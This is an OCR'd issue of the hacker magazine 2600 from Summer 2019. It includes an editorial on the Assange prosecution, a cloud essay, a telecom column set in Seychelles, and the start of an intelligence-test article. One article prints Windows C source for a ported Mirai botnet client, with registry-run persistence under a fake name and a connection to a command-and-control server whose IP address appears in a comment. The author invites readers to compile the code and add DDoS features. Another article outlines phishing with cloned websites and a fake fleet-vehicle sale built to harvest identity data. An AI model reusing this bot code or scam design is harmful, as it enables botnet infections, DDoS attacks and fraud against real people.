
Volume Thirty-Six Number Two
DIGITAL EDITION Summer 2019

2600

The Hacker Quarterly



PRIVATOLOGY
BY
E.A. BLAIR

Asian Payphones

Taiwan. Found inside a laundry in Hualien City, this coin-only phone is one of those truly old school models. We'd love to know what the red and green lights do.

Photo by Olav Haugan

Indonesia. This perplexing phone was seen in the Kuta Beach area on the island of Bali. There literally seems to be no way to get to this phone, being caged in on both sides and having two separate pillars blocking the front.

Photo by Sam Pursglove

Japan. This incredibly lavish booth (with desk space!) was spotted near City Hall in Kyotango. You could have a family gathering or host a newscast inside this thing.

Photo by Ted Ellis

Thailand. Seen near the Myanmar border in the northern part of the country, this phone has it all: multilingual capability, the option of coins or cards, plus a whole variety of colors.

Photo by Jack Jordan

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)

Operators

Convictions 4
Porting IoT Malware to Windows 6
There Is No Magic in the Clouds 12
TELECOM INFORMER 13
Dank Kush or Fleet Vehicles? 15
How to Defeat Intelligence Tests 16
Connecting to the Internet for Free Using Iodine 20
Book Review: Broad Band: The Untold Story of the Women Who Made the Internet 21
We Will Rock You 22
HACKER PERSPECTIVE 26
The Hacker Mindset or How We Can Move the World 28
Let's Just Call It BitCon 29
The Madness Debate (or How I Got Locked out of My Computer) 33
LETTERS 34
EFFECTING DIGITAL FREEDOM 46
Mechanical Keyboards 47
The Multiple Persona Theory of Digital Secrecy 50
Mini Mate - Rescuing Hardware from the Graveyard 51
CITIZEN ENGINEER 52
Get Those Digits 54
Potential VPN Attacks 56
Working for an ISP 57
Fiction: Hacking the Naked Princess 0x17 58
HACKER HAPPENINGS 61
MARKETPLACE 62
MEETINGS 66

CONVICTIONS

To say journalism is under attack at present would be to minimize and simplify reality, almost to a comical degree. It's been threatened for ages. The current situation goes well beyond that. What we are facing right now is nothing short of dire.

No doubt you're familiar with what's been going on this year, an extension of what's been happening for the past decade. The drama surrounding WikiLeaks finally hit a fever pitch with the arrest and imprisonment of its founder Julian Assange this April.

Over the years, Assange has done much to anger and disappoint many, including a significant number of those who once enthusiastically supported him. We could go on at great length about the harm caused by selective leaks which might have helped to sway public opinion or poor journalistic habits that seem designed more for harm than for release of information. We see many saying he's getting what he deserves and that they have no sympathy. And this is precisely what those in control, those who view the very concept of journalism as an annoyance and a roadblock, *want* people to conclude.

We're all too familiar with the popularity angle used by prosecutors and lawyers. In 2000, when we found ourselves being sued by the Motion Picture Association of America, it wasn't actually because of anything we had done (linking to computer code that allowed DVDs to be played on Linux machines). Many thousands of others had done the same thing. Rather, we were selected to be sued because of *who* we were. A bunch of hackers who had a history of defying the system and revealing security holes were a great target to aim a lawsuit at. Had we been a Girl Scout chapter or a group of veterans, we probably wouldn't have lost the case, let alone been chosen. But we were easily portrayed as evil to the mainstream and the courts, and that's why we were picked.

Now WikiLeaks obviously stood out a bit more and made some very powerful enemies by releasing a trove of information over the years. They were always going to be a target. But by focusing primarily on an individual who's easy to view as unsympathetic, the authorities have increased their odds of prevailing in an action that far more people would normally see as extremely dangerous.

At press time, there were a number of charges filed by the U.S. government against Assange, and the issue of extradition has yet to be decided by the British courts. (It's interesting how so many discounted Assange's fear of this very scenario, which led to his self-imprisonment for the better part of a decade, but which turned out to be quite well-founded.) It initially started with a single accusation, one that seemed almost too easy to refute due to its absurdity. Assange was accused of helping Chelsea Manning crack a military computer password based on an intercepted chat log. But there simply isn't any evidence that shows he actually did anything other than say he'd try to help. We see this as an example of someone being strung along much more than we see anyone actually being given assistance.

The real charges came down weeks afterwards and they're what we all need to be concerned with. Under the Espionage Act, Assange is being accused of publishing classified information. What's most problematic here is that this is something that journalists have been doing in this country for as long as they've existed. And this is the first time in history that the Espionage Act has been used in this manner. If successful, there would be nothing at all to differentiate Assange's actions from those of *The New York Times* or smaller publications like the one you're reading. Regardless of how you view Assange's actions or personality, there would be no distinction at all between him and any journalist if this became a precedent.

Back in the Obama administration, going after Assange by using the Espionage Act was something that was debated - and

rejected. The concerns over what it would mean to a free press, as well as the perception of it not being constitutional, were enough to reach the conclusion that this was a very bad idea. But now, that's no longer the view from those in power.

We can't say we're surprised. This administration has made no secret of its contempt for journalism, particularly the kind that asks them a lot of questions and uncovers facts that they want to keep concealed. And we have no doubt that if this is successfully used against Assange, then it will also be used against more mainstream, more conscientious, and more professional journalists. It's all about changing perceptions over the years. What was once unthinkable is now perfectly normal. So consider what is unfathomable now to be all too likely in the future.

Leaks are messy. They're *supposed* to be. Rarely does the unauthorized release of information not annoy the hell out of someone. And, in some cases, leaks can be harmful to innocent people. But if the information is already compromised, its publication is only verification of the poor security that existed, albeit irresponsible. We've seen journalists reveal private information many times in the past, sometimes carefully and sometimes not. Those who engage in the latter see their reputation suffer, along with that of anyone affiliated with them. They can be sued and can lose the respect of colleagues. But we don't imprison them just for being irresponsible at their job. And we certainly don't invoke the Espionage Act.

Of course, the other disturbing part of this story centers on what is being done to Chelsea Manning, the source of the leaks in question years ago. She has already paid the price for her actions and, after being pardoned, she should be free. But, as we go to press, she is not. Why? Because she refuses to help the government in its case against Julian Assange. Think of it. The source of the leaks is being called upon to help imprison the publisher of those same leaks. It's a bizarre reversal of the pressure that journalists can face to reveal their sources, an act of conviction that actually *has* been used on rare occasions to put journalists in jail.

Because Manning refuses to play this game, she has been quickly put back in prison. It's incredible, and quite telling, to see such swift action taken against someone standing up for their beliefs while those in the government who ignore subpoenas, commit perjury, and wantonly disobey the law continue to walk free.

In the vast majority of cases, we are better off knowing the truth, whether it's the emails of a politician or the financial data of a leader. As for so-called classified info, we should never blindly believe those who insist that certain things be kept secret without any neutral oversight. That is a big part of what the Chelsea Manning revelations revealed through WikiLeaks in the first place. We need to know the truth when individuals commit crimes and are protected simply because of who they are or who they're working for. The "Collateral Murder" video showed us, through unbiased eyes, the killing of civilians and journalists (including two members of Reuters) by four U.S. Army soldiers. We deserved to know about this, rather than have it covered up, as it had been up until the release. And the people who help to reveal such truths need to be acknowledged as heroes who are actually protecting the values we're supposed to be standing for.

Of course, that's not what happened. Instead of the people responsible for this violation of our own military's code being prosecuted, they were instead protected while the person who revealed the truth was punished and labeled a traitor. This is a slap in the face to all those who risk their lives for their country and act honorably in its name, often paying far too high a price. The values we're now expected to accept are being twisted beyond recognition.

It was in 2010, shortly after the release of this video, that Julian Assange came onto our *Off The Hook* radio program on April 7, 2010 and told us that he felt there was no safer place to be than the United States after having released it to the world. At the time, many of us would have agreed, since a free press was sacred, at least on paper. Now that paper is at great risk of being rewritten if current trends continue and if the populace doesn't see the dangerous path we're all being led towards. This is not a time to be indifferent.

Porting IoT Malware to Windows

by august GL

I don't know how many of you remember, but there was a big trend in the past few years. That big trend was botnets, specifically IoT (Internet of Things) botnets. Botnets had been around for a while, but IoT ones really sprung up. I'm not gonna get into too much detail about IoT, but the main targets for these types of botnets were routers and cameras. People were also at one point scanning phones into their botnets. The way IoT bot herders got their bots was by scanning ranges of IP addresses, looking for devices running SSH or (don't laugh, Chinese router vendors still use it) telnet. When they found these devices running SSH/telnet, they would try a few username password combinations and, if they were successful, they would automatically download the actual malware onto the device, and boom! Another one bites the dust. I'm not gonna get into detail about scanning, and I most definitely will not teach you how to do it.

So what's the point of today's article? Well I guess I want to show how easy it was for me to port a super popular IoT botnet malware onto the Windows platform. First, let's talk about how it works!

Briefly, I'm gonna describe how Mirai works. It's a TCP server written in Golang (Google's baby language which actually isn't that bad), multithreaded so that it can handle many connections at once. It receives a command from the bot herder (yeah, the hottie with a botnet!), and when a command is received, the server writes it to all the connected bots. On the bot (malware/client) end, it receives the command into a string, parses the command, and then does whatever the bot herder told it to do.

So all the code you are seeing is windows C code, using the Windows API. I won't include any of the Linux code because you can find that on GitHub.

But how did I port it to Windows? Simple. Sockets! The original Mirai code for IoT used traditional UNIX sockets. Well, Microsoft implemented their own socket library, called Winsock, which is actually pretty cool. It's basically the same thing but for Windows. The only difference is that when you first make a socket, you have to add the following code:

```
// code

        WSADATA wsaData;
        WSAStartup(MAKEWORD(2,2), &wsa);

// end code
```

You must do that once, and only once. Any less and it won't work. Any more and it will break Winsock. I also will not explain WSAStartup in detail, but it basically specifies what version of Winsock your program wants to use, in this case 2.2 (MAKEWORD(2,2)), and it does some other fancy Windows API internal shit.

That part right there should go before you do any socket code. In this case, it's in the establishconn() function.

```
// code

static void establishconn() {

        // DO NOT FUCKING REMOVE THIS

        WSAData wsa;
```

```
        iRes = WSAStartup(MAKEWORD(2, 2), &wsa);

        // new socket
        dwMainCommSock = socket(AF_INET, SOCK_STREAM, 0);
        if (dwMainCommSock == -1) {
                // if socket fails, bConnection becomes false,
                ➥ showing no connection
                bConnection = FALSE;
        }

        // sockaddr struct, has information about socket

        SOCKADDR_IN sockaddr;
        sockaddr.sin_port = htons(69);
        sockaddr.sin_family = AF_INET;

        // Just change the IP (x.x.x.x)

        sockaddr.sin_addr.s_addr = inet_addr("x.x.x.x");

        // connects the socket to the server.
        // uses the sockaddr struct to pull info

        if (connect(dwMainCommSock, (SOCKADDR *)(&sockaddr),
        ➥ sizeof(sockaddr)) != 1) {
                // if successful, bConnection is TRUE
                bConnection = TRUE;
        }

// end code
```

That's the function for establishing a connection. I'm not going to get too much into the logic of establishing a connection. If you compare the original Mirai function to the one I made above, you will see they are actually pretty similar! The main difference is WSAStartup, which is necessary. You also use a different data structure for sockaddr. In the original Mirai code (Linux), it uses:

`struct sockaddr_in`

In the windows code it has a different definition:

`SOCKADDR_IN`

but it's basically the same thing. Moving on! Once you have a connection, this is what the code looks like:

```
// code

                        char *chIdBuf = NULL;
                        //ZeroMemory(id_buf, sizeof(id_buf));
                        // this is a windows bot
                        // so the id buf is "windows"
                        chIdBuf = (char *)"windows";
                        UINT8 uintIdLen = strlen(chIdBuf);
                        ➥ // length of the ID buffer

                        // sends 4 bytes to connect

                        send(dwMainCommSock, "\x00\x00\x00\x01", 4,
                        ➥ NULL);
                        send(dwMainCommSock, (const char *)&uintIdLen,
                        ➥ sizeof(uintIdLen), NULL);

                        if (uintIdLen > 0) { // if the length of ID is
                        ➥ greater than 0
```

```
                                // sends the ID buffer
                                send(dwMainCommSock, chIdBuf,
                                ➥uintIdLen, NULL);
                        }

// end code
```

You can see here (and in the comments) that this is a Windows bot, so the buffer will always be "windows". It sends four bytes to connect to the server ("\x00\x00\x00\x01") and then it sends the ID buffer ("windows").

After that, you have to add code to receiving the buffer to parse. In theory, you have to create a function to read from the socket until a newline character ("\n"), or figure out the length of the buffer to receive and then read that many bytes in. In theory, it would look like this:

```
// code

                        int retval = recv(maincommsock, (char *)&len,
                        ➥sizeof(len), 0);
                        printf("retval: %d\n", retval);
                        len = htons(len);
                        if (retval == sizeof(len)) {
                                retval = recv(maincommsock, (char *)
                                ➥rdbuf, len, 0);
                                printf("retval: %d\n", retval);

                                printf("RDBUF: %s\n", rdbuf);
                        }

// end code
```

But that's something you gotta figure out yourself. After that, it gets pretty illegal, adding parsing so you can use it to DDoS kids online... whatever. But what did you learn today? Well, you learned a few things. You learned that porting Linux socket code over to Windows is pretty much as simple as two lines of code and messing with some data structures. You also learned how the Mirai IoT botnet works, and how to make it work for Windows. You can find the full code online at `github.com/augustgl` and in the code section of `2600.com`. Feel free to compile it and test it yourself, and add on to it!

```
// made by snowflake incorporated
// established 2002
// based out of hoboken NJ

// IMPORTANT NOTE
// DO NOT CHANGE THE EXTENSION TO .c
// IT BREAKS IT FOR SOME UNKNOWN REASON
// PROBABLY BECAUSE VISUAL STUDIO IS TERRIBLE SOFTWARE

// you may need to edit the mirai server
// to handle windows clients

// to configure scroll down to establishconn()
// edit
// sockaddr.sin_addr.s_addr = inet_addr("209.141.33.126");
// x.x.x.x to your CNC IP address

// this is a skeleton
// I removed a bunch of code
// so most of these includes are useless

#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define _CRT_SECURE_NO_WARNINGS

#include <WS2tcpip.h>
```

```
#include <WinSock2.h>
#include <windows.h>
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stddef.h>
#include <io.h>

#include <ShlObj.h>

#pragma comment(lib, "ws2_32.lib")

#define MAX_WORDS 4096

DWORD dwMainCommSock; // main socket
BOOL bConnection = FALSE; // boolean value for connection
UINT8 uiLen; // not used
int iRes; // idfk

// basically printf for socket. Copied from an IRC bot.
// PLOT TWIST it's never used so I commented it out

//void raw(int sock, char *words, ...) {
//       static char chBuf[1024];
//       va_list vaArgs;
//       va_start(vaArgs, words);
//       vsprintf(chBuf, words, vaArgs);
//       va_end(vaArgs);
//       printf("<< %s", chBuf);
//       send(sock, chBuf, sizeof(chBuf), 0);
//}

// persistence.
// I suggest you use a different method of persistence
// best way is to attach to a system file
// but I don't know how to implement it so...

void AddToStartup() {
        BYTE chPath[MAX_PATH]; // buffer for path to this file
        GetModuleFileName(NULL, (LPSTR)chPath, MAX_PATH);
        ➥ // get's full path to file

        HKEY hNewVal; // registry handle

        // you should know what this does
        // change "fakename" to the fake name in the registry
        // or even better
        // generate a random string for the fake name

        RegOpenKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Microsoft\\Windows\\
        ➥CurrentVersion\\Run", &hNewVal);
        RegSetValueEx(hNewVal, "fakename", 0, REG_SZ, chPath, sizeof(chPath));

        // closes registry handle

        RegCloseKey(hNewVal);
}

// establishes connection

static void establishconn() {

        // DO NOT FUCKING REMOVE THIS

        WSAData wsa;
        iRes = WSAStartup(MAKEWORD(2, 2), &wsa);

        // REMOVING WSAStartup will break winsock.
        // Don't add another one too, that will also break winsock

        // new socket
```

```
        dwMainCommSock = socket(AF_INET, SOCK_STREAM, 0);

        if (dwMainCommSock == -1) {
                // if socket fails, bConnection becomes false,
                ➥ showing no connection
                bConnection = FALSE;
        }

        // sockaddr struct, has information about socket

        SOCKADDR_IN sockaddr;
        sockaddr.sin_port = htons(69);
        sockaddr.sin_family = AF_INET;

        // Just change the IP

        sockaddr.sin_addr.s_addr = inet_addr("x.x.x.x");

        // connects the socket to the server.
        // uses the sockaddr struct to pull info

        if (connect(dwMainCommSock, (SOCKADDR *)(&sockaddr), sizeof(sockaddr))
        ➥ != 1) {
                // if successful, bConnection is TRUE
                bConnection = TRUE;
        }

        // error message for debugging.

        wchar_t *wchError = NULL;
        FormatMessageW(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_
        ➥SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
                NULL, WSAGetLastError(),
                MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
                (LPWSTR)&wchError, 0, NULL);
        fprintf(stderr, "%S\n", wchError);
        LocalFree(wchError);

}

// drops connection

static void drop_con() {
        if (dwMainCommSock == -1) { // if dwmaincommsock = -1
                closesocket(dwMainCommSock); // closes socket
                dwMainCommSock = -1;
        }
}

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine,
➥ int nCmdShow) {
//int main() {


        AddToStartup(); // you should know what this does

        char chRecvBuf[256]; // never used. Remove it

        while (1) {


                u_long * iMode = 0; // never used. Remove it
                char chBuf[256]; // also never used. Remove it

                //OutputDebugString("[*] CONNECTING TO SERVER");
```

```
                if (dwMainCommSock == -1) { // if socket is -1
                        establishconn(); // establish connection
                }

                if (!bConnection) { // if bConnection is FALSE
                        drop_con(); // drop connection
                        Sleep(1); // sleep for 1 millisecond
                        establishconn(); // try again
                }

                if (bConnection){ // uwu what's this? connection succsessful?
                        // chIdBuf is for the buffer
                        // that the server needs to identify
                        // the OS the client is running

                        char *chIdBuf = NULL;
                        //ZeroMemory(id_buf, sizeof(id_buf));
                        // this is a windows bot
                        // so the id buf is "windows"
                        chIdBuf = (char *)"windows";
                        UINT8 uintIdLen = strlen(chIdBuf);
                        ➥ // length of the ID buffer

                        // sends 4 bytes to connect

                        send(dwMainCommSock, "\x00\x00\x00\x01", 4, NULL);
                        send(dwMainCommSock, (const char *)&uintIdLen,
                        ➥ sizeof(uintIdLen), NULL);

                        if (uintIdLen > 0) { // if the length of ID is
                        ➥ greater than 0
                                // sends the ID buffer
                                send(dwMainCommSock, chIdBuf, uintIdLen, NULL);
                        }

                        // that's where I stopped because
                        // the guy broke the server
                        // so the bot connected
                        // and showed up in the server
                        // but receiving commands?
                        // I think not

                        // when u have a working server
                        // just uncomment the code below
                        // and put it in a loop

                        unsigned char chReadBuf[256] = { 0 };
                        uint16_t uiLen;
                        /*
                        int retval = recv(maincommsock, (char *)&len,
                        ➥sizeof(len), 0);
                        printf("retval: %d\n", retval);
                        len = htons(len);
                        if (retval == sizeof(len)) {
                                retval = recv(maincommsock, (char *)rdbuf,
                                ➥ len, 0);
                                printf("retval: %d\n", retval);

                                printf("RDBUF: %s\n", rdbuf);
                        }
                        */

                }
        }

        return 0;
}
```

There Is No Magic in the Clouds

by kyber

Technology is built and maintained by fallible humans working with imperfect information on a problem they may not fully understand. These are all realities of life and must be accepted. Take all of your worry about what came before you and abstract it behind APIs. Now take those APIs and build something new. Iterate over this an arbitrary number of times and now we have innovation. Continue this cycle for a while and suddenly you have abstracted away much of computing itself. The concept of highly available disks and high-performance compute resources have essentially become reduced to a function call. These abstractions have given us the cloud, a highly powerful but highly dangerous tool.

We no longer have to think about backing up our photos, documents, source code, game saves, and messages. We pay a provider a small fee and they take care of the messy details. As an 11-year-old aspiring technologist in the 1990s, this is the kind of reality that could only exist in my dreams. I often feared that I'd return to my computer after school to discover that my hard drive had crashed and my MP3s, *Unreal* saves, 1337 Perl scripts, and *Simpsons* episodes were gone forever (spoiler: that happened).

Services like Google Drive and AWS were not bestowed upon us by a higher power. They are built by imperfect people that require a seemingly unending amount of upkeep, much like the seemingly limitless amount of storage and computing power that they offer. We rarely think about the on-call engineer at a data center who loses a night of sleep to make sure you can keep uploading pictures of Dick Butt to your friend's message board. We go about our day as soon as we see that our upload completed successfully.

Now all is well in paradise. The facade of the cloud fades when you peer too closely. Artifacts of implementation remind us that imperfect humans built everything on both sides of our laptop screens. Peer through the installation directory of the Dropbox client or go poking around at the file system on a Heroku dyno. You will see reminders of humanity and past mistakes. These seemingly magic resources are just servers running somebody's code. This person is not so different from you, just a programmer trying to get their work done.

Years ago, I watched Honda's Asimo fall to the ground during a routine demo. Immediately, a team of engineers hurried over, curtains were put up, and an awkward mix of silence and disbelief filled the room. That thing that once appeared perfect had now just failed before our eyes. While not catastrophic, it does remind us to not confuse routine with easy. Cloud services are no different.

We rarely think about what happens in cloud services until they fail. I've been working in the backstage area of the cloud for quite a few years now. I've developed war stores and battle scars. Seemingly promising organizations have crashed and burned due to bad luck, naive assumptions, or a little of both. I watched a company's finances grind to a halt for days because they assumed the cloud could handle their sub-par code. Sat helpless while a prominent e-commerce site nearly went out of business because they never planned for a developer accidentally deprovisioning a database (hello access controls). Got a sick feeling in my stomach when I ran a script that disabled the account of an abusive customer, knowing that this would be the company's death sentence.

The impacted parties chose to blame the cloud or, more specifically, the cloud provider every time. Initially, they saw this technology as a magical way to absolve themselves of responsibility. Warnings were often given and often fell upon deaf ears, that is, until the worst finally came to pass. Isn't it funny how "not on our road map this quarter" becomes "nobody goes home until this is done" all because a single disk decides to fail? The cloud is merely an abstraction, the computers are still there.

Life is all about a series of tradeoffs. The advantages of the cloud will often outweigh the potential disadvantages. Not having to worry about physical hardware has advantages. Your organization can focus on the bigger picture and developers can allocate the resources they see fit. However, some people see this as a way to abdicate responsibility when the worst comes to pass. Just because you don't see the server doesn't mean it can't hurt you. The cloud is nothing more than imperfect people trying to maintain the illusion by giving their blood, sweat, and tears.

There is no magic in the clouds.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! I'm a little over 800 miles off the coast of Mogadishu, Somalia. Naturally, being Africa, it's really hot. However, unlike Mogadishu, this is an entirely safe destination. I'm in Seychelles, at a Mexican restaurant, watching the sun set over spectacular Lazare Bay (dotted by resorts costing upwards of $2,400 per night), and enjoying a margarita after a hard day's work.

What brought me to a place that feels like it has pretty much fallen off the map? GPS. Or more properly, GNSS, which is the "correct" term (at least as correct as any marketing term can be - it's really about as meaningful as 3G). Why a new acronym? Well, where telecommunications carriers are concerned, GPS is now an international affair. While the first GPS system was operated by the United States (and is formally called GPS), the European Space Agency has its own system called Galileo, and the Russians have a system called GLONASS (there are also Russian and Indian systems that use geostationary satellites, so they only function in those local areas).

Whatever you want to call it, GNSS works best when you have the largest number of satellites in play. So these days, we use all of them, because the more satellites in the mix, the more accurate the reading. "Accurate," though. Therein lies the rub. You would think that with as many of these systems as exist they'd be pretty accurate, but in reality, *none* of them are perfectly accurate. All sorts of things can throw a GPS reading off. The satellites operate on atomic clocks, but as it turns out, in space these aren't always completely accurate and they experience a condition called "clock drift." While there are measures in place to detect and correct such drift from Earth ground stations, a one nanosecond clock drift can create a meter of inaccuracy. Additionally, the Earth's ionosphere creates attenuation, and it isn't evenly shaped. It "breathes" like any other atmospheric system, and this leads to inaccuracy as well - up to 15 meters of inaccuracy. That may not seem like a lot, but when it comes to driving directions, it really *is* a lot - especially if you are driving something that needs to be very precise, like a tractor. In addition to clock drift and ionosphere "billows," the Earth isn't a perfect sphere, but the math used to calculate a GPS location (more or less) assumes that it is. All of this means that corrections are required.

When you think "GPS corrections," the first thing you probably think of is Seychelles, the second thing you think of is a Mexican restaurant, and the third thing you think of is a tractor company. Right? If you're wondering how they're all related, I'll explain. As it turns out, one of the most critical applications for high-accuracy GPS is driving tractors, and Seychelles is an ideal location for measuring the ionosphere in the Indian Ocean region. Our company has a lot of logistics experience working with telecom hardware all over the world, and somehow we ended up with the telecommunications service contract for a ground station, owned by a tractor company, that conducts these measurements. It consists of two antennas mounted on top of a Mexican restaurant (another organization taking the same sorts of measurements built their ground station on top of a gas station down the street - you can set these up pretty much anywhere with a clear view to the horizon on all sides), some coaxial cable that hooks it up to a specialized computer system, and

a really fast ADSL Internet connection. When it's all working, the system delivers corrections to GPS (and GNSS) data that provide accuracy within an average of 10 *centimeters*. However, the "really fast ADSL Internet connection" part (based on fiber to the node) isn't very common in Seychelles and the local phone company just isn't prepared to deal with it, which is how I got involved.

You see, there was a *coconut*. When you rent a car here, they spend probably five minutes warning you about coconuts. That's because some coconuts in Seychelles aren't just ordinary sized coconuts. The *coco de mer* tree grows the world's biggest coconuts. They're about as big as the midsection of a large person, but more heavy and dense. The crazily shaped things (they look like... *buttocks*) weigh up to 65 pounds. A small one weighs half that. As it turns out, if you drop something that big and half the density of a brick onto the roof of a car, it'll collapse the roof, shattering the windshield and killing anyone inside. The rental car guy showed me pictures. I actually had to sign a form promising not to park a rental car under coconut trees. So, given all of that, I really have to wonder how it was that the specialized DSLAM for this critical piece of global infrastructure was built right under a *coco de mer* tree.

While the situation is unusual, I have dealt with these sorts of problems before. Catastrophic equipment failure, replacement required. Usually, these are caused by car crashes. The good news was that the fiber was in good shape, and no splicing was required. I only had to replace (and reposition) the equipment. No problem, we just needed to bring it in. Would you believe I checked it in my luggage? Well, I did. Every way I looked at to ship the equipment commercially would have taken at least a week. Sometimes just buying a ticket and flying with the gear is the fastest way to get it there, so I shepherded a whole bunch of sketchy looking stuff through Qatar en route. Remote DSLAMs don't really require a whole lot of equipment these days, especially when only one customer is being served. However, they are bulky because they're enclosed in a cabinet. Fortunately, the local phone company was cooperative. They had all of the copper and fiber capabilities and local expertise that I needed, and they had a spare cabinet; they just didn't have any of the equipment to repair the specialized remote DSLAM or the local expertise for doing so. And by "repair" I mean "rebuild" - the cabinet was completely shattered. It was as though a bomb had been dropped on it: the coconut scored a direct hit. I couldn't salvage anything, especially since it had rained since the incident occurred.

In the end, it took me longer to carefully pack the components that were needed (along with spares, because you can't just run down to Graybar when you're in Seychelles if something doesn't work) and fly there (via Los Angeles and Qatar) than it took to do the job. We stood up a new cabinet, rerouted the copper, rerouted the fiber, rerouted power, racked the gear, hooked everything up, restored the configuration, powered it on, and... it worked! First try! This almost never happens, but the local crew was well trained (by British Telecom) and highly professional. They were honestly better than most U.S. crews I work with.

That's not what I'm telling the bosses at home, though. As it turns out, Seychelles is essentially an African version of Hawaii, but less crowded and more expensive. It's beautiful here, the weather is warm, the beaches are spectacular, and there are perfectly legitimate martinis at what is possibly the world's most improbable Mexican restaurant. My story, and I'm sticking to it, is that a temporary fix is in place, but I need to order parts for a permanent fix that will take at least a week to get here. It's Africa, but I'll suffer through the sunsets and infinity pools because I always put the Customer First.

And with that, I'm going to order another margarita. Have a wonderful summer. Would you like to play a game? Along with Lion and Licutis, I'll be hosting the famous TeleChallenge puzzle challenge this summer at Defcon. Do you believe in the Users?

Dank Kush or Fleet Vehicles?

by Sh0kwave

There are plenty of illegal ways to make money on the Internet. You can fire up Tor, join a Dark Market, and start selling your choice of illegal goods or services. You can buy an exploit kit and start a ransomware campaign. Or why bother, just buy raw Zeus logs (about $200 per gigabyte).

Or, you could try a unique scam I recently came across on the Clearweb, or Surface Web, if you prefer. I am not going to go into detail about how or why I ran across this particular scam, and I am not going to give the normal disclaimer that this is for informational purposes only. (Oops.)

It is trivial to duplicate a website, with something like `WGET (>wget http://➥somewebsiteiwanttocopy.com)`. Then you can modify your copy and make it malicious to your heart's content. Fake login screens that just record credentials and then send the victim to the legitimate site are popular. You stand that up with a name very similar to the one you copied, hoping people will accidentally make a typo and end up on your site ("typosquatting"). Or email links to your fake site, hoping people will go there and just give you their password. Those are tried and true methods of credential thievery.

Or you could make a really good copy of a big corporate website, but maybe not in their country of origin, and do something else. Maybe you could make a website copy that included privacy policies, pictures of products, logos, quotes and pictures of executives, job postings, stock quotes, maps to the headquarters, everything to make the site look dead-on balls accurate. (Watch *My Cousin Vinny*.) This takes more work than WGET, but then maybe you could use it for more than just stealing passwords.


Pick a big, well-known company with a solid reputation - which is difficult these days, but try. Make a really convincing site, maybe in some country where they do business, but not where the headquarters are located. Maybe a country where cyber crime enforcement is lax. And then what do you do with it? How about sell fleet vehicles. Fleet vehicles, you ask? What are those? They are not as common these days, but plenty of corporations still have them. Companies buy vehicles, typically for sales people or employees who are required to travel a lot, or as perks for executives who live in countries where cash bonuses have significant tax implications. The companies allow these employees to use these vehicles for several years or so for free, and then they sell them off and buy a new fleet of vehicles. Sometimes these fleet vehicles are sold to company employees at a deep discount as an additional perk, or sometimes, occasionally, they are sold to the general public. What if your dead-on balls accurate fake website was selling deeply discounted fleet vehicles for the low, low price of only several thousand dollars apiece? What if the company was also involved in shipping, and was also selling their used fleet of semi-trucks for a few tens of thousands of dollars each? Fake vehicle pictures, service records, just like a car dealership. Would anybody fall for such a scam? I leave it as an exercise for the reader.

Maybe not. Maybe they would not fall for actually transferring money, but maybe that was not the real scam. What if you had to "apply" to purchase one of these highly desirable vehicles? Make up some reason to have people apply, but have the application process include lots of personal information. Driver's license information (to make sure you are a safe driver), employment history, salary history, previous addresses, mother's maiden name, you get the idea.

Now let's suppose you are discovered after many people have purchased a vehicle and made bank transfers to you, and after many more have applied. What will happen to you? Prosecution? Jail?

Relax. Buy some dank kush from your favorite Dark Market vendor, and relax.

How to Defeat Intelligence Tests



by David Ricardo

There is a plethora of psychological tests that purport to measure every conceivable aspect of how and why you think the way you do. In this article, we will look at some of the most important, best known, and most controversial of these: intelligence tests. Let's see how this article shakes out: I have no desire to overstay my welcome and the easiest way a writer can do that is by writing things in which the beginning and the ending are just too far apart!

